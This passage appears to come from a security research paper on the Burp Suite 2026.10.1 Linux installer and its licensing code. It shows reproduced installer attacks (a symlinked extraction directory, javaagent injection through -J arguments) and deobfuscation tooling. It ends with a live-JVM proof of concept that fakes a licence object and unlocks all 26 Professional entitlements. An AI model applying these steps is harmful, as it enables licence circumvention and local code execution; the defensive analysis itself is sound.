        if (this.ZR) { this.Zz(); return; } // ZR = forced-community flag
    } catch (Exception var5) { throw a(var5); }
    try {
        String var1 = this.Ze.Zh(this.Zd); // prefs "license<M>"
        if (var1 != null) { this.ZF(var1, null); return; } // (a) validate stored key
        if (this.Ze.ZA()) { this.Zz(); return; } // (b) use_community_edition
        String var2 = this.Ze.Z_(this.Zd); // prefs "expired_license<M>"
        if (var2 != null) { this.Ze.Zq(null, this.Zd);
            this.Z_ = new Zjcp(var2); return; }
        this.Z_ = new Ztm3(); // (c) no licence
    } catch (Exception var4) { this.Z_ = new Ztm3(); }
}
```

3.5 Key acceptance and publication

```
public Zrla ZF(String var1, Zjg7 var2) {
    Zp1p var3;
    try {
        var3 = this.Zw.Zx(var1, this.Ze.ZZ(var1, this.Zd)); // Z_ca.ZJ(key, mode) -> Object[]
    } catch (Exception var8) { // validator threw
        if (this.ZD.Zw() != null) return Ze(var8); // map to Zjcp / Zjqf / Ztm3
        return this.Zv(var8, var2, var1);
    }
    if (this.Ze.Z0(var3.Zx())) { // blacklist hit on licence number
        this.ZB(var3.Zx()); this.ZK(new Ztm3(), var2); return new Ztm3();
    }
    this.Ze.Zz(false); // clear use_community_edition
    synchronized (this.ZU) {
        this.Z_ = new Zah7(); // state: awaiting activation
        this.ZD.ZL(var3); // *** TRUST ANCHOR PUBLISHED ***
        this.ZD.ZJ(null);
    }
    return this.Z0(var2); // activation check
}
```

The ordering is the single most important static observation in this paper. Zlaa.ZL(info) — the publication of the trust anchor — happens at state Zah7 ("awaiting activation"), i.e. **before** the ac-

tivation blob is examined. Activation therefore cannot be a precondition for entitlement; it only changes which state object the wizard consumes.

Activation (Zwdw.Z0):

```
private Zrla Z0(Zjg7 var1) {
    String var3 = this.Ze.Zy(this.ZX().Zx()); // Zait.Zm(digest(licenceNumber))
    if (var3 == null) { this.Zt(var1); return new Zah7(); }
    Object var4 = this.ZQ(var3); // -> Ze.Zc(blob) -> Z_ca.ZZ(blob), returns void
    if (var4 instanceof Zqxl) this.ZY(var3); // persist blob
    else var4 = new Zah7();
    this.ZK((Zrla) var4, var1);
    return (Zrla) var4;
}
```

Z_ca.ZZ returns void: the blob is reduced to *valid* / *not valid* and is never compared against the key, the licence number, the machine or a timestamp. The only binding is the pref key name Zm(digest(licenceNumber)).

3.6 The entitlement gate

```
public class Zthb implements Zlac {
    private final Zudp ZM;
    public Zthb(Zudp var1) { this.ZM = var1; }
    public boolean Zf(Zwh1 var1) {
        if (var1 == null) {
            return true; // null entitlement => allowed
        } else {
            Zplp var2 = var1.ZP() ? this.ZM.ZP() : this.ZM.Zw();
            return var2 != null; // presence only
        }
    }
}
```

Zwh1 declares exactly 26 entitlements as public static final Zwh1 fields, each a bare new Zwh1(false):

```
public final class Zwh1 {
    public static final Zwh1 Zc = new Zwh1();
    public static final Zwh1 ZU = new Zwh1();
    /* ... 22 more ... */
    public static final Zwh1 Zv = new Zwh1();
    private final boolean ZQ;
    private Zwh1() { this(false); }
    public boolean ZP() { return this.ZQ; }
}
```

Note that every entitlement is constructed with ZQ == false, so the ZP() branch (Zudp.ZP() rather than Zudp.Zw()) is never taken for the shipped constants. The gate collapses, for all 26, to one test: *is the suite's current licence-info field non-null?*

4. Methodology

4.1 Instrument selection under constraint

The engagement required *live* observation of a JVM product. The conventional instruments were unavailable, and the transcript records the checks:

```
$ which strace ltrace jq python3 cfr procyon jadx
$ sudo -n true 2>&1 && echo "SUDO OK"; ls /usr/bin/strace
(no strace installed; no password-less sudo; apt requires root)
```

Three in-process techniques replaced syscall tracing, and for a JVM target they are strictly better at the layer that mattered:

Technique	Status	Notes
<code>strace / ltrace</code>	unavailable	not installed; no password-less <code>sudo</code>
<code>/proc + ss + per-PID FD inspection</code>	works	socket and process discovery
java agent (<code>-javaagent:BurpProbe.jar</code>)	works; primary	runs inside the target JVM: Swing-tree dump, GUI driving by label text, reflective <code>eval</code> , implementor listing, static reads
JDWP (<code>-agentlib:jdwp=...:5005</code>) + JDI tracer	works	<code>createMethodEntryRequest</code> with class filters → live call trace
JDWP <code>invokeMethod</code>	does not work	HotSpot requires an event-suspended thread; only entry/exit events are usable
Offline oracle (<code>LicenseOracle</code> , <code>FuzzOracle</code> , <code>ZaCheck</code>)	works	calls internal statics directly, with no Burp instance

The `strace` unavailability is the first *negative result* that shaped the method. Its consequence is positive: because the agent runs inside the process, it can evaluate the product's own decision functions (`Zthb.Zf` against the real `Zwh1` constants) rather than inferring them from syscalls — the difference between "the file was not written" and "the gate returned `true` for 26 of 26 entitlements".

4.2 Tool inventory produced for the engagement

Tool	Mechanism	Why it was necessary
<code>zkm_harvest.py</code>	direct class-file parse; finds <code>invokestatic <this>. (II)String</code> sites with a two-slot constant-push window and a 14-instruction backward rescan	<code>javap-text</code> scanning (<code>harvest.py</code>) misses interleaved pushes
<code>zkm/ZkmDump.java</code>	loads each class in a real JVM and reflectively invokes its decryptor	the decryption depends on live static state
<code>decompile.sh</code> (CFR), <code>jadx --single-class</code>	decompilation	CFR is more readable; <code>jadx</code> survives some ZKM constructs CFR does not
<code>xref.py</code>	per-query bytecode cross-reference	"who writes the trust anchor?"
<code>build_xrefdb.py</code>	one-pass reference database	21.6 s to build; replaces per-query tree walks
<code>implements.py</code>	interface-implementor discovery	<code>Ztu6</code> → <code>Zwdw</code> , <code>Zlac</code> → <code>Zthb</code> , <code>Zlaa</code> → <code>Zruv</code>
<code>agent/BurpProbe.jar</code>	java agent	observe <i>and</i> mutate the running decision
<code>jdi/Trace2.java</code>	JDWP tracer with caller frames	confirm the startup call chain
<code>oracle/*</code>	offline harnesses	fuzzing at 4,220 inputs/s-scale without a GUI

4.3 Evidence hierarchy

Observations were ranked and every claim in this paper is tagged with its weakest supporting tier:

- **E1 — live process observation.** Agent output from a running instance (`ui-*.txt`, `*.log`).
- **E2 — bytecode.** `javap -p -c` or decompiled source where the decompiler preserved bytecode.

- **E3 — decrypted constants.** `strings-clean.tsv` rows, with the class and decryptor arguments quoted.
- **E4 — derived index.** `xrefdb.tsv/harvest-*.txt` counts (used for *quantities*, never as sole proof of a semantic claim).
- **E5 — narrative.** Tier 1 documents. Never used alone.

4.4 Isolation design

Three isolation failures preceded a working design, and each is documented in §7.4. The final design:

```
# ONE isolated instance: own display, own pref store, own probe channel, own tag
Xvfb :79 -screen 0 1600x1000x24 -nolisten tcp &

cd extracted/BurpSuite && HOME="$POC_HOME" DISPLAY=:79 setsid nohup ./BurpSuite \
  -J-javaagent:"$AGENT" \
  -J-Dburp.probe.tag=poc-licence-pass \
  -J-Dburp.probe.out="$OUT" -J-Dburp.probe.cmd="$CMD" \
  -J-Duser.home="$POC_HOME" -J-Djava.util.prefs.userRoot="$POC_HOME" \
  >>"$LOG" 2>&1 </dev/null &
```

The two `-J-D` properties are both required, for a reason established experimentally rather than by reading documentation (§7.4, M4).

5. Investigation Chronology

Timestamps are EDT, 29 October 2026, taken from `logs/session.jsonl` and `logs/session2.jsonl`. Each phase is written as **Observation** → **Hypothesis** → **Test** → **Result** → **Refined understanding**, and dead ends are retained where they changed the direction of the work.

5.1 Phase 0 — Acquisition and container mapping (13:48-13:56)

Observation. A single 421 MB executable shell script, no accompanying signature, checksum file or release note in the workspace.

Hypothesis. The file is an install4j self-extractor: a POSIX stub followed by a compressed payload at a fixed offset.

Test. Locate the boundary three ways and cross-check.

```
$ head -c 23951 burpsuite_linux_v2026_10_1.sh > analysis/extract/install.sh
$ wc -l analysis/extract/install.sh
822 analysis/extract/install.sh
$ sha256sum analysis/extract/install.sh
11421cd936d08d22fa1428a6038477f7653dd161ee7c963a9aabbcc38d8803cd9
$ dd if=burpsuite_linux_v2026_10_1.sh bs=1 skip=23951 count=512 2>/dev/null | xxd | head
00000000: e8e4 13d5 0100 0000 0000 0000 0000 0000  ....
```

Result. Three independent confirmations of the same layout:

Region	Offset	Size	Content
shell stub	0	23,951	install4j self-extractor (822 lines of POSIX <code>sh</code>)
install4j data header	23,951	23	magic <code>e8 e4 13 d5</code> , version 1, entry <code>0.dat</code> , size <code>0x0BE-F5D5E</code>
<code>0.dat</code> payload	23,974	200,236,382	LZMA-compressed install4j content
<code>sfx_archive.tar.gz</code>	200,260,356	221,044,693	gzip tar: <code>jre.tar.gz</code> , <code>i4jruntime.jar</code> , <code>launcher0.jar</code> , <code>user/burpsuite.jar</code> , <code>i4jparams.conf</code>

The boundary is corroborated by `-Dexe4j.totalDataLength=421281098` in the stub, which equals `file_size - 23951`, and by the stub's own hardcoded `tail -c 221044693` (line 599).

Refined understanding. The payload is reachable without executing the installer, which makes static analysis safe and lets the installer's *own* extraction semantics be reproduced exactly:

```
$ tail -c 221044693 burpsuite_linux_v2026_10_1.sh | gunzip | tar x -C extracted/sfx
```

5.2 Phase 1 — Installer static review and reproduction (13:53-15:23)

The 822-line stub was read line by line. Ten candidate findings (A-J in `notes/01-install-script-review.md`) were derived; four were then tested.

Finding A — predictable extraction directory accepting a symlink (reproduced). The stub computes the extraction directory and validates it with `test -d`, which follows symlinks:

```
572: if [ -d "$INSTALL4J_TEMP" ]; then
573:   sfx_dir_name="$INSTALL4J_TEMP/${progname}.$$dir"
574:   elif [ "$__i4j_extract_and_exit" = "$1" ]; then
575:     sfx_dir_name="${progname}.test"
576:   else
577:     sfx_dir_name="${progname}.$$dir"
578:   fi
579: mkdir "$sfx_dir_name" > /dev/null 2>&1
580: if [ ! -d "$sfx_dir_name" ]; then
581:   sfx_dir_name="/tmp/${progname}.$$dir"
582:   mkdir "$sfx_dir_name"
588: cd "$sfx_dir_name"
598: trap 'cd "$old_pwd"; rm -R -f "$sfx_dir_name"; exit 1' HUP INT QUIT TERM
599: tail -c 221044693 "$prg_dir/${progname}" > sfx_archive.tar.gz
612: gunzip sfx_archive.tar.gz
626: tar xf sfx_archive.tar > /dev/null 2>&1
```

The name is `<progname>.<pid>.dir` — predictable, and the pid is observable. Test (15:16:37):

```
$ sh -c 'P=$$; ln -s ../symtest/target ../symtest/tmpdir/burpsuite_linux_v2026_10_1.sh.$P.dir
INSTALL4J_TEMP=../symtest/tmpdir exec ./burpsuite_linux_v2026_10_1.sh __i4j_extract_and_exit'
exit=0
$ ls ../symtest/target | head -12
```

Result. The stub accepted the symlink (`mkdir` failed with `EEXIST`, but `[ ! -d ]` is false for a link to a directory), `cd` followed it, and the entire payload — including `user/burpsuite.jar`, 163 MB of executable application code — was unpacked into the attacker-chosen directory. Cleanup (`rm -R -f`) follows the same link.

Finding D — `-J...` argument injection (reproduced). Any `-J` argument is concatenated verbatim into `INSTALL4J_ADD_VM_PARAMS`, which is expanded unquoted onto the JVM command line:

```
758: for param in $@; do
759:   param_without_prefix="${param%-J}"
760:   if [ "$param_without_prefix" != "$param" ] && [ "$param_without_prefix" = "$
{param_without_prefix%-jvm=}" ]; then
761:     INSTALL4J_ADD_VM_PARAMS="$INSTALL4J_ADD_VM_PARAMS $param_without_prefix"
800:   $INSTALL4J_JAVA_PREFIX "$app_java_home/bin/java" -Dexe4j.moduleName=... $INSTALL4J_ADD_VM_PARAMS
-classpath "$local_classpath" install4j.Installer3813100476 "$@"
```

Test (15:22:40):

```
$ ./burpsuite_linux_v2026_10_1.sh -J-javaagent:$BIG/agent-test/Marker.jar -q -dir /tmp/bt4/out
-overwrite
$ cat /tmp/marker.txt
javaagent executed inside the installer JVM
```

Result: reproduced. The agent's `premain` ran inside the installer JVM. `-J-jvm=<path>` likewise replaces the JVM binary.

Finding B — JVM version cache poisoning: a *refuted* hypothesis that improved the threat model. `read_db_entry` skips `java -version` when the cached `JRE_INFO` mtime matches, and `create_db_entry` loosens the file with `chmod g+w` (line 148):

```
146: echo "JRE_VERSION $dir_escaped $ver_major $ver_minor $ver_micro $ver_patch" >> $db_file
147: echo "JRE_INFO $dir_escaped 1 $modification_date $is_64bit" >> $db_file
148: chmod g+w $db_file
```

Hypothesis. A group member (or the user themselves) can prepend cache entries naming an attacker `bin/java` and win code execution as the installer's user.

Test (15:16:53 and 15:17:58). A fake JVM was planted and three cache entries written, then the installer was run twice — once normally, once with the bundled JRE disabled:

```
$ printf 'JRE_VERSION\t%s\t26\t0\t2\t0\nJRE_INFO\t%s\t1\t%s\t64\n' "$FJ" "$FJ" "$MT" >> ~/.cache/install4j/jre_version
$ INSTALL4J_JAVA_HOME=$FJ INSTALL4J_KEEP_TEMP=yes ./burpsuite_linux_v2026_10_1.sh -q -dir /tmp/bt/out -overwrite
Unpacking JRE ...
Starting Installer ...
The installation directory has been set to /tmp/bt/out.
Extracting files ...
Finishing installation ...
$ cat $BIG/pwned-marker.txt || echo "NO MARKER (cache not trusted)"
NO MARKER (cache not trusted)

$ INSTALL4J_DISABLE_BUNDLED_JRE=true INSTALL4J_JAVA_HOME=$FJ INSTALL4J_NO_PATH=true \
  ./burpsuite_linux_v2026_10_1.sh -q -dir /tmp/bt2/out -overwrite
Starting Installer ...
$ cat $BIG/pwned-marker.txt || echo "NO MARKER"
NO MARKER
```

Result: refuted as an initial-access primitive. Reading `search_jre` (lines 409–516) explains why: the selection order is `INSTALL4J_JAVA_HOME_OVERRIDE` → `pref_jre.cfg` → `../jre.bundle` → `previous-install DB` → `$PATH` → a hardcoded `/usr/lib/jvm/*` list → `$JAVA_HOME` → `$JDK_HOME` → `$INSTALL4J_JAVA_HOME` → `inst_jre.cfg`. The cache is consulted **only for a path the installer would already have selected**; it can mislabel an existing JVM but cannot introduce a new one.

Refined understanding (important). The poisoned cache is a *downgrade/mislabel* primitive, not an execution primitive. Severity was reduced from High to Low. The group-writable `chmod g+w` remains a genuine defect, but it needs a pre-existing foothold to matter — which is exactly the kind of honest downgrade a security review owes its reader.

A correction to that explanation, added in revision. The negative result was right; the *reason* recorded at the time was inherited from the notes rather than proven by the test. The bundle's `docs/04-installer-analysis.md` §2 documents a second, independent mechanism that would also have produced "NO MARKER": `test_jvm` requires the candidate's `bin/java` not merely to run but to report **Java ≥ 12.0.2**, and the fake JVM used here printed only a marker line and exited 0, so it could never have passed that check regardless of the cache. The two candidate explanations are:

Candidate explanation	Status
(a) the cache cannot introduce a new path (search order)	asserted in <code>notes/01-install-script-review.md</code> ; not isolated by the test
(b) the fake JVM could not satisfy <code>test_jvm</code> 's version parse	documented in the bundle's installer analysis; consistent with the observed marker behaviour

The experiment as run in October did not distinguish them. That distinction matters, because under (a) the cache is harmless while under (b) it is not — and (b) implies the cache *was* consult-

ed. The revision therefore reports the *outcome* as established and the *explanation* as unresolved, and it replaces the practical hypothesis with the route that was subsequently reproduced (§5.11, finding I9).

Finding C — /tmp cache fallback: hypothesis, apparent success, then refutation with a subtle cause. The stub falls back to a predictable world-writable path:

```
649: if [ ! -w "$db_home" ]; then
650:   db_home=/tmp
651:   db_file="$db_home/install4j_jre_version_$USER"
652: fi
653: if [ -d "$db_file" ] || ([ -f "$db_file" ] && [ ! -r "$db_file" ]) || ([ -f "$db_file" ] && [ !
-w "$db_file" ]); then
654:   db_file="${db_file}.2"
655: fi
656: if [ -w "$db_file" ]; then
657:   /bin/sh -c ': > "$db_file"' 2> /dev/null
658: fi
```

Test 1 (15:19:13). A canary file was created, symlinked to the predictable name, and the installer run with an unwritable cache home:

```
-rw-rw-r-- 1 kali kali 37 Oct 29 15:19 /tmp/canary.txt
lrwxrwxrwx 1 kali kali 15 Oct 29 15:19 /tmp/install4j_jre_version_kali -> /tmp/canary.txt
installer done
=== canary after ===
-rw-rw-r-- 1 kali kali 37 Oct 29 15:19 /tmp/canary.txt
37 /tmp/canary.txt
```

Canary intact. **Ambiguous:** possibly the fallback was never taken. So the test was repeated under `sh -x` (15:21:25) to observe the actual path taken:

```
+ db_home=/tmp/ro-cache/install4j
+ db_file=/tmp/ro-cache/install4j_jre_version
+ db_home=/tmp
+ db_file=/tmp/install4j_jre_version_kali
+ [ -d /tmp/install4j_jre_version_kali ]
+ [ -f /tmp/install4j_jre_version_kali ]
+ [ ! -r /tmp/install4j_jre_version_kali ]
+ [ -f /tmp/install4j_jre_version_kali ]
+ [ ! -w /tmp/install4j_jre_version_kali ]
+ [ -w /tmp/install4j_jre_version_kali ]
+ /bin/sh -c : > "$db_file"
```

Result — the most instructive negative result in the workspace. The fallback *was* taken, the `[ -w ]` test *did* follow the symlink, and the truncation command *did* execute. The canary nevertheless survived. The cause is a variable-scoping bug that cancels the vulnerability: `db_file` is a shell variable, never exported, so the child `sh -c` sees an empty expansion and truncates the empty path instead.

```
+ /bin/sh -c : > "$db_file"      # parent trace; child sees $db_file unset → `: > ""`
```

Refined understanding. Report as an *inert latent defect* (style: "one export away from an arbitrary-file-truncation primitive"), plus the obvious hardening (`/bin/sh -c ': > "$1"' _ "$db_file", 0_NOFOLLOW`). The initial report had rated this as exploitable; the reproduction demoted it. This is the first of three findings in this engagement reversed by testing (§5.6, and the temp-cleanup symlink).

Other installer findings from static review, retained but not reproduced: no payload integrity verification (F → INS-3), untrusted `.vmoptions/-include-options` (E → INS-4), `eval` in `expand_all_vars` behind a permissive allowlist (G → INS-7), `umask 0022` applied only at line 797, i.e. *after* extraction (H → INS-6), and JVM selection trusting `pref_jre.cfg/inst_jre.cfg` (I).

5.3 Phase 2 — Defeating the obfuscation (13:56–15:06)

Observation. `javap` on any class shows bodies that call `<thisclass>.a(int,int)` to obtain their own string constants; e.g. `burp.Zwdw` decrypts `ExpiredLicense:`, `ActivationFailed:`, `WrongExecution-Mode`.

Hypothesis. If every constant can be recovered by *invoking the decryptor in a real JVM*, the binary becomes readable without breaking the crypto.

Test — three generations of tooling, each fixing the previous one's blind spot.

1. `harvest.py` — parse `javap -p -c` text, keep a two-slot window of integer pushes before `invokestatic ... (II)Ljava/lang/String;`.
2. `zkm_harvest.py` — parse class files directly, add a 14-instruction backward rescan for interleaved pushes, and correctly skip `tableswitch/lookupswitch/wide`.
3. `zkm/ZkmDump.java` — one JVM, load each class, locate the matching `(int,int)String` and invoke it.

Result.

```
$ python3 analysis/zkm_harvest.py extracted/jarx extracted/harvest-all.txt
files=53562 sites=92942 -> /home/kali/burp/extracted/harvest-all.txt
```

75,789 plaintext constants were recovered across 7,640 classes (verified counts, §2.5). The payoff was immediate and disproportionate:

```
burp.Zait  a  8281  -818  use_community_edition
burp.Zait  a  8282  13720  expired_license
burp.Zwdw  a  964 21362  ActivationFailed:
burp.Zwdw  a  962 14443  WrongExecutionMode
burp.Z_ca  a  1350  -28858  burp.Zzh8
burp.Z_ca  a  1349  -14357  burp.Zica
burp.Zq0x  a  -8183  96  community
burp.Zq0x  a  -8136  -25867  product-mode
```

Refined understanding. Obfuscation cost the investigation roughly two hours of tooling and then delivered essentially nothing as a defence. The recovered constants include every security-relevant identifier in the licensing subsystem: `pref` keys, state-error prefixes, dispatcher targets, the `"community"/"product-mode"` option name, even the sentinel string `Exception:` that the validator uses for error propagation. Appendix F lists the recovered cryptographic material obtained by the same technique.

5.4 Phase 3 — Architecture mapping and the cross-reference tool bug (14:23–15:27)

The interface `hop` did most of the work: `Zqq2` (the licensing wizard) calls a `Ztu6` service; `implements burp.Ztu6` yields exactly one implementation, `burp.Zwdw`. From there, `implements burp.Zlac` yields `burp.Zthb`, and `implements burp.Zlaa` yields `burp.Zruv` (plus the interface `burp.Zj6f`):

```
[burp-probe] === CMD: impls burp.Zlac ===
burp.Zthb
-- 1 implementors of burp.Zlac

[burp-probe] === CMD: impls burp.Zlaa ===
burp.Zruv
burp.Zj6f (interface)
-- 2 implementors of burp.Zlaa

[burp-probe] === CMD: impls burp.Zudp ===
-- 0 implementors of burp.Zudp
```

Observation (14:53). `xref.py burp.Zrhbm Zf` reports # 0 references. So does `xref.py burp.Zait`. So does every other query.

Hypothesis 1. There are genuinely no callers — i.e. the licence-info setters are dead code.

Test. Query a class that *must* have callers (`Zwbm`, which the validator path provably passes through) and, crucially, call the parser directly rather than through the CLI:

```
$ python3 -c "...; data=open('/home/kali/burp/extracted/jarx/burp/Zwbm.class','rb').read();
res=parse(data)"
Traceback (most recent call last):
  File "<string>", line 5, in <module>
  File "<string>", line 63, in parse
...
```

Result: Hypothesis 1 false; the tool was broken. The constant-pool reader consumed two `u4` words for `CONSTANT_Integer/CONSTANT_Float` entries, desynchronising the pool for every subsequent entry and causing `parse()` to raise — and `main()` swallowed the exception, so the failure surfaced as a clean "0 references".

# before (buggy)	# after (fixed)
elif tag in (3, 4):	elif tag in (3, 4):
cp[i] = ('int', r.u4()); r.u4()	cp[i] = ('int', r.u4())

After the one-line fix the same direct call reports `refs: 56` for `Zwbm`, and the CLI queries become usable: `xref.py burp.Zlac Zf` → # 251 references.

Refined understanding. A tool that fails *closed and silently* is worse than no tool. The methodological rule adopted for the rest of the engagement: never accept a zero/empty result from a purpose-built parser without a positive control. (The direct-call positive control is exactly what caught this.) At 15:27 the per-query walker was replaced with a one-pass database — `build_xrefdb.py` → `xrefdb.tsv`, 2,416,956 references in 21.6 s — which turned reverse engineering into `grep`.

5.5 Phase 4 — Live instrumentation and the fuzzing result (14:07-15:13)

`BurpProbe.jar` was built as a `premain` agent that starts a daemon thread polling a command file every 500 ms and writing results to an output file. Its first purpose was to read a Swing UI with no monitor; its decisive purpose turned out to be reflective evaluation:

```
[burp-probe] === CMD: eval burp.ZrhM Zo ===
eval burp.ZrhM.Zo -> java.lang.Boolean false

[burp-probe] === CMD: eval burp.ZrhM ZH ===
eval burp.ZrhM.ZH -> java.lang.Boolean true

[burp-probe] === CMD: eval burp.Z_ca ZJ AAAA 1 ===
eval THREW java.lang.Exception: BadMessageException
    at burp.Z_ca.ZJ(Unknown Source)
    at java.base/jdk.internal.reflect.DirectMethodHandleAccessor.invoke(DirectMethodHandleAccessor.java:104)
    at java.base/java.lang.reflect.Method.invoke(Method.java:565)
    at BurpProbe.runCommand(BurpProbe.java:151)
    at BurpProbe.lambda$loop$0(BurpProbe.java:62)

[burp-probe] === CMD: eval burp.Z_ca ZZ AAAA ===
eval THREW java.lang.Exception: BadMessageException

[burp-probe] === CMD: eval burp.ZrhM Zf true ===
eval burp.ZrhM.Zf -> null

[burp-probe] === CMD: eval burp.Z_ca ZJ AAAA 1 ===
eval burp.Z_ca.ZJ -> null

[burp-probe] === CMD: eval burp.Z_ca ZZ AAAA ===
eval burp.Z_ca.ZZ -> null
```

Observation. A one-argument call to a public setter changes the validator's behaviour completely: the `Object[]`-returning variant stops throwing and returns `null`; the `void`-returning activation validator stops throwing and *returns normally*.

Hypothesis. The validator is robust to adversarial input, and the flag is a pure obfuscator artefact with no security consequence.

Test. FuzzOracle — 4,220 inputs: empty, " ", "A", 1 MB of A, NUL bytes, base64 shapes, {"license":"x"}, PEM headers, the recovered 77-digit BigInteger literals, 1-20,000-character random strings, and 1/2/3/4/6/8-block 64-character segmented shapes; run twice, with the flag at its production value and forced.

```
$ java -cp extracted/jarx:analysis/oracle FuzzOracle 4220
[i] ZrhM gate left at default: false
tested=4220 acceptedZZ=0 acceptedZJ=0

$ java -cp extracted/jarx:analysis/oracle FuzzOracle 4220 --gate
[!] ZrhM gate forced to true
tested=4220 acceptedZZ=4220 acceptedZJ=0
```

Result. With the gate at its production value the validator rejected **4,220/4,220** inputs with **no unexpected exception** (a `BadMessageException` is the designed rejection path; anything else was counted as unexpected and none occurred). Forcing the flag accepted **4,220/4,220** on the `void` path — while the `Object[]` path still yielded nothing, because it returns `null` and the harness counts a non-null return as acceptance.

Refined understanding. Two independent conclusions, and the second is the one that mattered:

1. The crypto is *not* the weak point. Also, the validator degrades gracefully — no NPEs, no overflows, no hangs on 1 MB inputs. This is a genuine robustness positive.
2. Flipping the flag does not by itself produce a licence, **because of a caller, not a check**. The desktop startup path consumes the `Object[]` variant, which returns `null` when the flag is set, and `Zpym.Zx` then dereferences it, mapping to `Ztm3` (no licence). End-to-end test E4 confirmed this:

```
[burp-probe] GATE: burp.ZrhM.Zf(true) applied at premain; Zo()=true
... window: "Burp Suite Community Edition v2026.10.1" (unchanged)
```

The distance between "validator neutralised" and "full licence" is therefore a *single caller that treats absence-of-exception as success* — and that caller exists, on the activation path (Zwdw.ZQ, §3.5): it returns Zqx1 whenever Z_ca.ZZ does not throw. This is recorded as finding LIC-1 and as the D7 short-circuit, but it was deliberately *not* used for the PoC, because a cleaner one existed (§5.7).

5.6 Phase 5 — Establishing the pass criteria (15:12-16:11, second thread)

The second thread formalised the question as a layer model and established, layer by layer, what each check actually requires (full detail in [notes/04-license-pass-criteria.md](#)):

L0 input	prefs.xml: license1=<key text> <digest(licenceNumber)>=<activation blob> expired_license1, use_community_edition
L1 key check	Zwdw.ZF(k,s) → Zwbm.ZZ(k,mode) → Z_ca.ZJ → [Zzh8 trampolines] → Object[] Exception
L2 publish	Zpym.Zx(k, Object[]) → new burp.Za7e ; blacklist Zlya.V; Zlaa.ZL(info) ; state := Zah7
L3 activate	Zwdw.ZO(s) → blob = Zait.Zm(digest(number)) ; Z_ca.ZZ(blob) [void] ; ok → Zqxl
L4 decision	in memory: Zruv.ZE (Zlaa.Zw()) + Zwdw.Z_ (Zrla state)
L5 consumers	Zthb.Zf(ent) → ent==null Zlaa.Zw() != null (251 call sites, 26 entitlements) Zlxq (project wizard) → gate on Zwh1.ZA disables Pro project files + banner Zjcr.Zq (licence purpose) → Ziwm→(null,false) Zqxl→(ZX(),false) Zjcp→renewal

Then the decisive static question was asked: **is any layer's verdict re-established downstream?** The answer, from decompiled `Zwdw.Zl` (the commit function), is no. The decompiler *failed* on this method and emitted the bytecode, which is better evidence than a decompilation would have been:

```

public void ZL(Z_l_ param1)
// 0a: monitorenter
// 0b: aload 1 ; 0c: invokevirtual burp/Z_l_.ZKl ()Lburp/Zp1p;  -> info
// 11: aload 1 ; 12: invokevirtual burp/Z_l_.ZKD ()Ljava/lang/String;
// 15: ifnull 29
// 18: aload 0 ; 19: aload 4 ; 1b: aload 1
// 1c: invokevirtual burp/Z_l_.ZKD ()Ljava/lang/String;
// 1f: invokevirtual burp/Zwdw.ZO (Lburp/Zp1p;Ljava/lang/String;)V  <-- persist blob only
// 29: aload 1 ; 2a: invokevirtual burp/Z_l_.ZKN ()Z  <-- "expired" flag
// 2d: ifeq 62
// 30: ... invokeinterface burp/Zlaa.ZL (Lburp/Zp1p;)V  with aconst_null  <-- expired branch
// 3e: ... invokeinterface burp/Zlaa.ZJ (Lburp/Zp1p;)V  with info
// 51: invokespecial burp/Zjcp.<init> (Ljava/lang/String;)V ; 54: putfield burp/Zwdw.Z_
// 62: ... invokeinterface burp/Zlaa.ZL (Lburp/Zp1p;)V  with info  <-- accepted branch
// 71: ... invokeinterface burp/Zlaa.ZJ (Lburp/Zp1p;)V  with aconst_null
// 7a: invokespecial burp/Zqxl.<init> ()V ; 7f: putfield burp/Zwdw.Z_
// 8a: monitorexit ; 95: return

```

There is no verification call of any kind in the method. A caller-supplied `Zp1p` plus `expired=false` produces `Zlaa.ZL(info); Zlaa.ZJ(null); state = Zqx1`.

Two further negative results in this phase, both of which removed candidate attack paths and thereby sharpened the report:

- Stale-temp symlink deletion (refuted).** Burp lists <tmpdir>/burp*.tmp entries by name and offers to delete them. Hypothesis: a decoy symlink to a victim directory plus a user click yields recursive deletion. Test (analysis/tests/symlink-temp-cleanup.sh, 15:55): a victim tree with a canary was symlinked as /tmp/burp99999999999999999999.tmp, Burp was started, the dialog was accepted via the agent.

```
text [burp-probe] === CMD: mouseclick Delete === mouseclick: [mouse:Delete old temporary files?  
@525.263, doClick:Delete] --- canary status --- CANARY SURVIVED
```

Cause: the recursive lister is `Files.walk(path)` (`burp.Zt0f`), which does **not** follow symbolic links, so the walk yields only the link.

```
java class Zt0f implements Function<File, File[]> { public File[] ZY(File var1) { return
Files.walk(var1.toPath()).sorted(Comparator.reverseOrder()).map(Path::toFile).toArray(Zt0f::lambda$apply$0); }
```

- **Pref tampering (refuted).** Injecting `license1=FAKE...` into `prefs.xml` and restarting yields Community Edition, the injected value is not even cleaned up, and no outbound traffic occurs. The sibling pref `expired_license1` was exercised separately, with `use_community_edition` and `license1` cleared: the instance still came up Ziwm with `Zlaa.Zw() = null`, and the injected value was not consumed. Live flags read from that JVM confirm no forced-community construction:

```
text [inject] Zwdw.ZR = false [inject] Zwdw.ZB = true
```

Refined understanding. The on-disk store is *not* an attack surface: values are only inputs to the validator, and the validator is sound. The decision that matters lives exclusively in memory. This negative result is what made the in-memory route the only remaining route — and therefore what made the PoC inevitable rather than lucky.

5.7 Phase 6 — The in-memory pass (15:25-15:41)

Observation. The gate reads `Zlaa.Zw() → Zruv.ZE`, a plain object field, and nothing checks how it got there.

Hypothesis. Publishing any non-null object implementing `burp.Zp1p` produces full Professional mode.

Test 1 — mutate a live instance (15:25-15:26). `ui-pass.txt`:

```
[Thu Oct 29 15:25:58 EDT 2026] === CMD: lic ===
StartBurp.Zw = burp.Zruv@38965ce4
Zlaa.Zw() (current) = null
Zwdw.Z_ (state) = burp.Ziwm@5c016b0
Ztu6.ZX() (info) = null
new Zudp(suite).Zw() = null

[Thu Oct 29 15:26:21 EDT 2026] === CMD: gate ===
Zthb.Zf(null) = true
  Zwh1.Zc -> false
  ... (26 entries, all false) ...
Zthb.Zf: allowed 0/26

[Thu Oct 29 15:26:28 EDT 2026] === CMD: fake ===
Zlaa.ZL(fakeZa7e-proxy) done; Zlaa.Zw() = jdk.proxy2.$Proxy15@53f0f53b FakeZa7e[FAKE-0000-0000-0000]
Zwdw.ZL(Z_l_(fake,null,false)) done; Ztu6.ZJ() = burp.Zqxl@6abfd56a

[Thu Oct 29 15:26:33 EDT 2026] === CMD: gate ===
Zthb.Zf(null) = true
  Zwh1.Zc -> true
  ... (26 entries, all true) ...
Zthb.Zf: allowed 26/26
```

Result. 0/26 → 26/26 in five seconds, no key, no activation blob.

